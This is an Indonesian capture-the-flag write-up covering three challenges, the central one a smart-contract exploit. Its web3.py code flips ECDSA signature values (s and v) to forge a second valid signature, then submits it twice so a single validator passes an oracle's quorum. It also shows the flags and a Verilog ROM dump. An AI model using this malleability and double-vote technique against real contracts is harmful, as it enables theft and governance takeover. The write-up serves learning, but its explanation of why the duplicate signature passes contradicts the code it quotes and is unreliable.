
    main()
```

nih hasilnya

```
inttegraa@LAPTOP-3AG1MML0:/mnt/c/Users/ACER/Documents/CTF2$ python3 test.py
[*] Brute force 4dp X,Y
   X: 39.9260..39.9264 (n=5)
   Y: 140.9618..140.9622 (n=5)
   Total: 25 tries
[+] FOUND!
sent: 39.9261 140.9619
Enter the coordinates (format: X Y):
ARA7{th4nk_you_f0r_the_r3p0rt}
```

yaudah gini hehe.

Write-Up: フェイクフェイス・フェイルセーフ



Tantangan ini memberikan akses ke sebuah *Smart Contract* di jaringan Ethereum (lokal). Kita diberikan sebuah `Setup.sol` dan `StateRootOracle.sol`. Tujuan utamanya adalah membuat fungsi `isSolved()` di contract `Setup` bernilai `true` dengan cara memicu pembaruan `stateRoot` di contract `Oracle`.

Setelah melakukan audit pada *Smart Contract* `StateRootOracle.sol`, ditemukan dua celah utama:

A. Signature Malleability (ECDSA)

Kontrak menggunakan fungsi bawaan Solidity `ecrecover` untuk memvalidasi tanda tangan validator.

Solidity

```
address signer = ecrecover(messageHash, v, r, s);
```

Secara matematis, setiap tanda tangan kurva eliptik (secp256k1) memiliki dua bentuk valid. Jika kita memiliki (r, s, v) , kita bisa membuat tanda tangan lain yang sah dengan:

- $s_{\text{new}} = N - s_{\text{old}}$
- $v_{\text{new}} = 27$ jika $v_{\text{old}} = 28$ (dan sebaliknya)

Kontrak tidak menggunakan library **OpenZeppelin ECDSA** yang biasanya membatasi nilai s hanya pada *lower-half* untuk mencegah hal ini.

B. Logic Flaw (Double Spending Signature)

Fungsi `submitRoot` menerima *array* tanda tangan:

Solidity

```
for (uint256 i = 0; i < signatures.length; i++) {  
    bytes32 sigHash = keccak256(signatures[i]);  
    if (usedSignature[sigHash]) revert SignatureAlreadyUsed();  
    // ... validasi ...  
    approvals++;  
    usedSignature[sigHash] = true;  
}
```

Kontrak mengecek apakah `bytes` tanda tangan tersebut sudah pernah dipakai (`usedSignature`). Namun, kontrak **lupa** mengecek apakah *Validator Address* yang sama sudah memberikan suara. Hal ini memungkinkan satu validator memberikan suara dua kali jika dia bisa menghasilkan dua tanda tangan yang berbeda secara *byte* namun merujuk ke alamat yang sama

3. Strategi Exploit

1. **Ambil Signature Asli:** Mengambil tanda tangan valid dari transaksi sebelumnya menggunakan fungsi `lastSignature(0)`.
2. **Manipulasi Signature:** Menggunakan teknik *malleability* untuk menciptakan `sig2` yang secara visual berbeda dari `sig1` namun tetap valid sebagai tanda tangan validator tersebut.
3. **Double Submission:** Mengirimkan `[sig2, sig2]` ke fungsi `submitRoot`.
 - o `sig2` pertama akan lolos dan menambah `approvals`.
 - o `sig2` kedua (dalam transaksi yang sama) akan lolos karena status `usedSignature` baru di-update di akhir atau setelah pengecekan loop (tergantung implementasi spesifik transaksi).
 - o **Hasilnya:** Threshold quorum terpenuhi hanya dengan satu validator.

4. Exploit Script (Python)

Menggunakan `web3.py` untuk mengotomatisasi serangan:

Python

```
# Pecah sig asli menjadi r, s, v
```

```
r = int.from_bytes(sig1_bytes[0:32], "big")
```

```
s = int.from_bytes(sig1_bytes[32:64], "big")
```

```
v = int.from_bytes(sig1_bytes[64:65], "big")
```

```
# Flip nilai s dan v (Malleability)
```

```
SECP256K1_N = 0xfffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
```

```
s_flipped = SECP256K1_N - s
```


```
v_flipped = 28 if v == 27 else 27
```

```
# Rakit signature palsu
```

```
sig2 = r.to_bytes(32, "big") + s_flipped.to_bytes(32, "big") + v_flipped.to_bytes(1, "big")
```

Kirim exploit (Double Vote)

```
oracle.functions.submitRoot(target_root, [sig2, sig2]).transact()
```




Tantangan ini mengajarkan pentingnya menggunakan standar industri (seperti OpenZeppelin) saat menangani kriptografi di smart contract. Penggunaan **ecrecover** mentah tanpa pengecekan nilai \$\$\$ dan kurangnya validasi *unique signer* pada sistem voting adalah kombinasi fatal yang menyebabkan sistem *quorum* dapat dilewati dengan mudah.

Flag:

ARA7{isnt_signature_malleability_cool?_now_with_a_twist_of_validator_quorums}


DEASIC Reverse Engineering -



Diberikan sebuah file Verilog yang merepresentasikan sistem hardware sederhana. Berdasarkan struktur file, terdapat sebuah modul ROM ([artifact_rom](#)) yang menyimpan data penting. Alur penyelesaiannya adalah membuat **Testbench** atau script [solve_rom.v](#) untuk melakukan iterasi pada setiap alamat memori ROM dan mencetak outputnya ke layar.

3. Solution

1. **Scripting:** Membuat file `solve_rom.v` yang memanggil modul ROM dan



melakukan looping dari alamat awal hingga akhir untuk mengambil nilai tiap byte.

2. **Compilation:** Mengompilasi kode Verilog menggunakan `iverilog`:
3. Bash

```
iverilog -o solver solve_rom.v
```

4. **Execution:** Menjalankan file executable hasil kompilasi:
5. Bash

```
iverilog -o solver solve_rom.v && ./solver
```



4. Flag

ARA7{Congr4tul4t1ons_y0u_ju5t_s0lv3_34rly_5t3g3_h4rdw4r3_r3v3r53_3ng1n33r1
ng}